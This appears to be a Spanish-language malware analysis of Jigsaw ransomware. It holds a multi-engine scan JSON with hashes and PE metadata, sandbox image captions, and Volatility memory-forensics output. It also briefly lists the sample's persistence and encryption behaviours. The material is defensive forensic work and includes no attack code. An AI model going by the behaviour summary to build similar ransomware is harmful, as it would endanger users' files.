      "version": "0.0.1"
    }
  }
}

```

```

    }
  },
  "verdict": true
},
{
  "author": "61602204071113521",
  "author_name": "RedDrip APT Scanner - RAS",
  "bid": "3700000000000000",
  "engine": {
    "description": "RAS can scan files then determine APT group who is using the files for attacking purpose.To achieve that goal, RAS engine uses custom pattern file which contains malware pattern and its corresponding APT Group. The knowledge behind pattern file is from daily APT tracking conducted by RedDrip Team researchers and analysis system.",
    "name": "RedDrip APT Scanner - RAS"
  },
  "mask": true,
  "metadata": {
    "product": "reddrip"
  },
  "verdict": false
},
{
  "author": "49081171755600634",
  "author_name": "AIMA - Malwation",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      }
    }
  }
}

```

```

    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  }
},
"verdict": null
},
{
  "author": "53568281620904898",
  "author_name": "Antiy-AVL",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{
  "author": "70154232879360976",
  "author_name": "BlueHexagon",
  "bid": "",

```

```

"mask": true,
"metadata": {
  "malware_family": "",
  "scanner": {
    "environment": {
      "architecture": "",
      "operating_system": ""
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  },
  "verdict": null
},
{
  "author": "17610108219646924",
  "author_name": "c3ilabs",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  }
}

```



```

    },
    "verdict": null
  },
  {
    "author": "42806318217180151",
    "author_name": "CyRadar",
    "bid": "",
    "mask": true,
    "metadata": {
      "malware_family": "",
      "scanner": {
        "environment": {
          "architecture": "",
          "operating_system": ""
        },
        "signatures_version": "",
        "vendor_version": "",
        "version": ""
      }
    },
    "verdict": null
  },
  {
    "author": "58352079729487420",
    "author_name": "Docker Rootkit",
    "bid": "",
    "mask": true,
    "metadata": {
      "malware_family": "",
      "scanner": {
        "environment": {

```

```

    "architecture": "",
    "operating_system": ""
  },
  "signatures_version": "",
  "vendor_version": "",
  "version": ""
}
},
"verdict": null
},
{
  "author": "79763723121188359",
  "author_name": "Elevenpaths",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{
  "author": "624459252851984",

```

```

"author_name": "INLYSE MalwareAI",
"bid": "",
"mask": true,
"metadata": {
  "malware_family": "",
  "scanner": {
    "environment": {
      "architecture": "",
      "operating_system": ""
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  },
  "verdict": null
},
{
  "author": "54436908505151257",
  "author_name": "InsCyt",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",

```

```

    "version": ""
  }
},
"verdict": null
},
{
  "author": "51494658982140681",
  "author_name": "IRIS-H",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{
  "author": "33148585565356292",
  "author_name": "Jiangmin",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",

```

```

"scanner": {
  "environment": {
    "architecture": "",
    "operating_system": ""
  },
  "signatures_version": "",
  "vendor_version": "",
  "version": ""
},
"verdict": null
},
{
  "author": "47026322014615384",
  "author_name": "Judge",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},

```

```

{
  "author": "724338644389133",
  "author_name": "K7-ME",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{
  "author": "71996559729098746",
  "author_name": "Looza",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },

```

```

    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  }
},
"verdict": null
},
{
  "author": "59887512013954138",
  "author_name": "Malzoo",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    },
    "verdict": null
  },
  {
    "author": "1570342234717548",
    "author_name": "Notmining",
    "bid": "",
    "mask": true,

```

```

"metadata": {
  "malware_family": "",
  "scanner": {
    "environment": {
      "architecture": "",
      "operating_system": ""
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  },
  "verdict": null
},
{
  "author": "8287892299604143",
  "author_name": "Phishtank",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    },
    "verdict": null
  },
  "verdict": null
}

```



```

    "verdict": null
  },
  {
    "author": "13501492920081130",
    "author_name": "qp",
    "bid": "",
    "mask": true,
    "metadata": {
      "malware_family": "",
      "scanner": {
        "environment": {
          "architecture": "",
          "operating_system": ""
        },
        "signatures_version": "",
        "vendor_version": "",
        "version": ""
      }
    },
    "verdict": null
  },
  {
    "author": "32559741969883812",
    "author_name": "Quttera",
    "bid": "",
    "mask": true,
    "metadata": {
      "malware_family": "",
      "scanner": {
        "environment": {
          "architecture": "",

```

```

    "operating_system": ""
  },
  "signatures_version": "",
  "vendor_version": "",
  "version": ""
}
},
"verdict": null
},
{
  "author": "714265868711857",
  "author_name": "Seclookup",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{
  "author": "18903854210768464",
  "author_name": "SecondWrite",

```

```

"bid": "",
"mask": true,
"metadata": {
  "malware_family": "",
  "scanner": {
    "environment": {
      "architecture": "",
      "operating_system": ""
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  },
  "verdict": null
},
{
  "author": "48762705669414539",
  "author_name": "SecureBrain",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  }
}

```

```

    }
  },
  "verdict": null
},
{
  "author": "905771324619662",
  "author_name": "Sir-Parse-A-Lot",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{
  "author": "9839927026068290",
  "author_name": "SlashNext",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {

```

```

    "environment": {
      "architecture": "",
      "operating_system": ""
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  }
},
"verdict": null
},
{
  "author": "51507719715062555",
  "author_name": "Trustlook",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    }
  },
  "verdict": null
},
{

```

```

"author": "44471737038957394",
"author_name": "Tylabs",
"bid": "",
"mask": true,
"metadata": {
  "malware_family": "",
  "scanner": {
    "environment": {
      "architecture": "",
      "operating_system": ""
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  },
  "verdict": null
},
{
  "author": "97089642912855473",
  "author_name": "urlscan.io",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",

```

```

    "vendor_version": "",
    "version": ""
  }
},
"verdict": null
},
{
  "author": "22047466613487538",
  "author_name": "VenusEye",
  "bid": "",
  "mask": true,
  "metadata": {
    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
    },
    "signatures_version": "",
    "vendor_version": "",
    "version": ""
  }
},
"verdict": null
},
{
  "author": "91002289177877055",
  "author_name": "Virusdie",
  "bid": "",
  "mask": true,
  "metadata": {

```

```

    "malware_family": "",
    "scanner": {
      "environment": {
        "architecture": "",
        "operating_system": ""
      },
      "signatures_version": "",
      "vendor_version": "",
      "version": ""
    },
    "verdict": null
  },
  {
    "author": "24044146980126683",
    "author_name": "Zillya",
    "bid": "",
    "mask": true,
    "metadata": {
      "malware_family": "",
      "scanner": {
        "environment": {
          "architecture": "",
          "operating_system": ""
        },
        "signatures_version": "",
        "vendor_version": "",
        "version": ""
      },
      "verdict": null
    }
  }

```



```

    }
  ],
  "community": "mainnet1",
  "country": "US",
  "created": "2023-07-13T10:59:38.442505",
  "detections": {
    "benign": 3,
    "malicious": 15,
    "total": 18
  },
  "extended_type": "PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows",
  "failed": false,
  "filename": "jigsaw.exe",
  "first_seen": "2019-03-27T16:30:59.496011",
  "id": "81910583004194498",
  "last_scanned": "2023-07-13T10:59:38.442505",
  "last_seen": "2023-07-13T10:59:38.442505",
  "md5": "2773e3dc59472296cb0024ba7715a64e",
  "metadata": [
    {
      "created": "2023-07-13T11:00:15.863449",
      "tool": "polyunite",
      "tool_metadata": {
        "labels": [
          "dropper",
          "trojan",
          "virus",
          "ransomware"
        ],
      },
      "malware_family": "Trojan.Encoder",
      "operating_system": [

```

```

    "Windows"
  ]
},
"updated": "2023-07-13T11:00:15.863449"
},
{
  "created": "2023-07-13T10:59:45.860728",
  "tool": "pefile",
  "tool_metadata": {
    "app_container": false,
    "compile_date": "2016-03-31 06:28:14",
    "exports": [],
    "force_integrity": false,
    "force_no_isolation": false,
    "has_debug_info": false,
    "has_export_table": false,
    "has_import_table": true,
    "high_entropy_aslr": false,
    "imphash": "f34d5f2d4577ed6d9ceec516c1f5a744",
    "imported_functions": [
      "_CorExeMain"
    ],
    "is_dll": false,
    "is_driver": false,
    "is_exe": true,
    "is_probably_packed": true,
    "libraries": [
      "mscoree.dll"
    ],
    "no_bind": false,
    "pdb": [],

```

```

"pdb_guids": [],
"resources": [
{
  "entropy": 3.4384105142633796,
  "extended_mimetype": "data",
  "language": "LANG_NEUTRAL",
  "md5": "9a4913bbda97f3a1389b9213806f20fa",
  "mimetype": "application/octet-stream",
  "offset": "303264",
  "sha1": "18dfa329b62be64a12135615de48c2821af2d8ed",
  "sha256": "7c4287724ad22dee386319cdd1b7592357f7798d2fac080bd97e35226f59d6cc",
  "size": "964",
  "sublanguage": "SUBLANG_NEUTRAL",
  "type": "RT_VERSION"
},
{
  "entropy": 5.001116813675185,
  "extended_mimetype": "XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line
terminators",
  "language": "LANG_NEUTRAL",
  "md5": "b7db84991f23a680df8e95af8946f9c9",
  "mimetype": "text/xml",
  "offset": "304228",
  "sha1": "cac699787884fb993ced8d7dc47b7c522c7bc734",
  "sha256": "539dc26a14b6277e87348594ab7d6e932d16aabb18612d77f29fe421a9f1d46a",
  "size": "490",
  "sublanguage": "SUBLANG_NEUTRAL",
  "type": "RT_MANIFEST"
}
],
"resources_by_language": {

```

```

"LANG_NEUTRAL": 2
},
"resources_by_type": {
  "RT_MANIFEST": 1,
  "RT_VERSION": 1
},
"rich_header_hash_sha256": "",
"sections": [
  {
    "entropy": 7.999120831828527,
    "md5": "84ed17c693b72297449986a9c85cced2",
    "name": "\\u0001\\u001e!mmUPp",
    "raw_size": "214016",
    "sha1": "98eca4631ff25db128f3d17a8640a884d161ec09",
    "sha256": "2219dc92cf69a1e7780e01948291f00db8042d9e9105f1746448ef449d2736fa",
    "virtual_address": "8192",
    "virtual_size": "213600"
  },
  {
    "entropy": 5.390563948892014,
    "md5": "25c7e782fe572bc66c5dbf4884d828fc",
    "name": ".text",
    "raw_size": "72192",
    "sha1": "7b7bfca711601734ec7944f632e74152e055e530",
    "sha256": "403ebd87fc73d52f2842fa44e09e3b72818462c778af971f3a34ed8879c697a3",
    "virtual_address": "229376",
    "virtual_size": "71800"
  },
  {
    "entropy": 3.5809928384245278,
    "md5": "42554ac5eca4608577cb97b3ac6db953",

```

```

"name": ".rsrc",
"raw_size": "2048",
"sha1": "077654476785944b64867e63383845e700fbde10",
"sha256": "3732a84fba1e835c94d6126fc0bc874891a39bc70d0dfd61c2e9d2c39aede63f",
"virtual_address": "303104",
"virtual_size": "1616"
},
{
"entropy": 0.09800417566270775,
"md5": "f73e3f2c2543c556f8d939651ff252d9",
"name": ".reloc",
"raw_size": "512",
"sha1": "373a1d912ae1bc142a37badd20bf9c4f078f74e1",
"sha256": "e4c1eb035c7e7cd6af4de9f419b23b43a871ff3ddc1e74ce15f917122904566a",
"virtual_address": "311296",
"virtual_size": "12"
},
{
"entropy": 0.13872951814887827,
"md5": "a1131d32898900e17032ce4e8e987b3c",
"name": "",
"raw_size": "512",
"sha1": "ce404e70f900248a0bfb8d8549d2caa56574a734",
"sha256": "60df2064ee145dfcb38db9f7bce5649651944a18527cfec702b08a9c6552cff2",
"virtual_address": "319488",
"virtual_size": "16"
}
],
"terminal_server_aware": true,
"uses_aslr": true,
"uses_cfg": false,

```

```

    "uses_dep": true,

    "uses_seh": false,

    "verify_checksum": false,

    "warnings": [

        "Suspicious flags set for section 0. Both IMAGE_SCN_MEM_WRITE and
        IMAGE_SCN_MEM_EXECUTE are set. This might indicate a packed executable."

    ],

    "wdm_driver": false

},

"updated": "2023-07-13T10:59:46.437028"

}

],

"mimetype": "application/x-dosexec",

"polyscore": 0.9999999634762602,

"result": null,

"sha1": "27d99fbca067f478bb91cdbcb92f13a828b00859",

"sha256": "3ae96f73d805e1d3995253db4d910300d8442ea603737a1428b613061e7f61e7",

"size": 290304,

"type": "FILE",

"upload_url": "https://s3.us-east-2.amazonaws.com/ps-storage-prodv2-
instances/3f/82/e2/3f82e2e8-8b15-46bb-9fb5-844ab0a730ee?X-Amz-Algorithm=AWS4-HMAC-
SHA256&X-Amz-Credential=AKIARD7S6WCVBFXF6ZSO5%2F20230713%2Fus-east-
2%2Fs3%2Faws4_request&X-Amz-Date=20230713T105938Z&X-Amz-Expires=300&X-Amz-
SignedHeaders=host&X-Amz-
Signature=93edd97e999220a3b53deb10367fdd7a38f68ea63366fca8bd654ffec153bc1c",

"votes": [],

>window_closed": true

}

```

En el código JSON (El formato JSON (JavaScript Object Notation) es un formato abierto utilizado como alternativa al XML para la transferencia de datos estructurados entre un servidor de Web y una aplicación Web. Su lógica de organización tiene puntos de semejanza con el XML, pero posee

una notación diferente) el malware podemos comprobar muchos tipos de datos relevantes como los hashes, las signatures, la última vez que sufrió un update, el servidor, etc.

#Adjunto posteriormente a este documento, un informe de Triage y un informe de Hy. Analysis.




Imagen 28: Extraída de Joe Sandbox. Muestra el flujo y gráfico de clasificación del malware.

Signature Overview




Imagen 29: Gráfico extraído de Joe Sandbox, donde se muestra de que está compuesto nuestro malware.




Imagen 30 y 31: Gráfico de comportamiento del malware Jigsaw




Imagen 32: Muestra el uso de la CPU del malware




Imagen 33: Muestra el uso de la memoria del malware.

Para mostrar las DLL cargadas de un proceso, usamos el comando `dlllist`.

Aquí, el comando que he usado para ver las DLL de `drpbx.exe` es:

```
volatility.exe -f jigsaw.raw --profile=Win7SP1x64 dlllist -p 2344
```

```

C:\Users\Abhin\Documents\Virtual Machines\Windows7 x64\volatility.exe -f jigsaw.raw --profile-win7P5x64.dllist -p 2344
Volatility Foundation Volatility Framework 2.6
*****
drpbx.exe pid: 2344
Command line : "C:\Users\Abhin\AppData\Local\Drpbx\drpbx.exe" C:\Users\Abhin\Desktop\jigsaw.exe
Service Pack 1

Base      Size      LoadCount Path
-----
0x0000000000000000 0x20000 0xffff C:\Users\Abhin\AppData\Local\Drpbx\drpbx.exe
0x0000000007770000 0x1a9000 0xffff C:\Windows\SYSTEM32\ntdll.dll
0x0000000007fe400000 0x8f000 0xffff C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000077b70000 0x11f000 0xffff C:\Windows\system32\KERNELBASE.dll
0x00000007fe4fd40000 0x8c000 0xffff C:\Windows\system32\USER32.dll
0x00000007fe4a40000 0x8c000 0xd4d C:\Windows\system32\ADVAPI32.dll
0x00000007fe4e590000 0x9f000 0xd4d C:\Windows\system32\user32.dll
0x00000007fe4ff50000 0x11f000 0x35 C:\Windows\SYSTEM32\sechost.dll
0x00000007fe4e30000 0x12d000 0x24 C:\Windows\system32\RPCRT4.dll
0x00000007fe4e8000 0x21000 0x4 C:\Windows\system32\SHLWAPI.dll
0x00000007fe4e40000 0x67000 0x5d C:\Windows\system32\GDI32.dll
0x00000000077a70000 0xf4000 0x5c C:\Windows\system32\USER32.dll
0x00000007fe4ea0000 0xe000 0x16 C:\Windows\system32\LPK.dll
0x00000007fe4e90000 0xe9000 0x1c C:\Windows\system32\USP10.dll
0x00000007fe470000 0x2e000 0x2 C:\Windows\system32\LPW32.dll
0x00000007fe4ff40000 0x109000 0x2 C:\Windows\system32\MSCTF.dll
0x00000007fe42c0000 0x99d000 0x1 C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.dll
0x00000000077d30000 0xe9000 0x3 C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cf1df_5.82.7601.17514_none_2b245367e1d437a\gdiplus.dll
0x00000007fe4eab000 0xd8d3000 0x2 C:\Windows\system32\ole32.dll
0x00000007fe4730000 0x2d3000 0x2 C:\Windows\system32\ole32.dll
0x00000007fe4db0000 0xf000 0x1 C:\Windows\system32\profapi.dll
0x00000007fe4b60000 0xedc000 0x1 C:\Windows\assembly\NativeImages_v2.0.50727_64\mscorliblib1946949137d9c35b509668b206651309\mscorlib.lib.dll
0x00000007fe4ad0000 0xf000 0x2 C:\Windows\system32\CRYPTBASE.dll
0x00000007fe4c0000 0x5d000 0x2 C:\Windows\system32\uxtheme.dll
0x00000007fe4e40000 0x124000 0x1 C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.dll
0x00000007fe4ec0000 0xa23000 0x1 C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Drawing\5910828a337dbe848c9c7a0e7de2\System.Drawing.dll
0x00000007fe4ee0000 0x237000 0x1 C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Drawing\5910828a337dbe848c9c7a0e7de2\System.Drawing.dll
0x00000007fe4ed0000 0x109f000 0x1 C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Drawing\5910828a337dbe848c9c7a0e7de2\System.Drawing.dll
0x00000007fe4ed90000 0x32e000 0x1 C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Core\83e2f6989980da7347e7806d8c26670\System.Core.dll
0x00000007fe4bb0000 0x18800 0x1 C:\Windows\system32\dsapi.dll
0x00000007fe4c10000 0x215000 0x2 C:\Windows\WinSxS\amd64_microsoft.windows.gdiplus_6595b64144cf1df_1.1.7601.17514_none_2b245367e1d437a\gdiplus.dll
0x00000007fe4d70000 0x8000 0x1 C:\Windows\Microsoft.NET\Framework64\v2.0.50727\dismreader.dll
0x00000007fe4d70000 0x17800 0x1 C:\Windows\system32\CRYPTSP.dll
0x00000007fe4d170000 0x17000 0x1 C:\Windows\system32\rsaenh.dll
0x00000007fe4b70000 0x12a000 0x1 C:\Windows\system32\SystemCodecs.dll
0x00000007fe47a0000 0x9000 0x1 C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144cf1df_5.82.7601.17514_none_a4d6a923171520a9\comctl32.dll

```

Analizando las DLLs, encontré dos que en este caso eran sospechosas, considerando que se trata de un ransomware. Estas son API para realizar las operaciones de cifrado.

- Se replica a sí mismo con dos archivos: drpbx.exe y firefox.exe
- Modifica las claves de registro para iniciarse al inicio de Windows.
- Utiliza la API CryptEncrypt para realizar las operaciones de cifrado.

Para volcar un proceso específico, el comando es:

Descompilación del archivo Jigsaw .NET

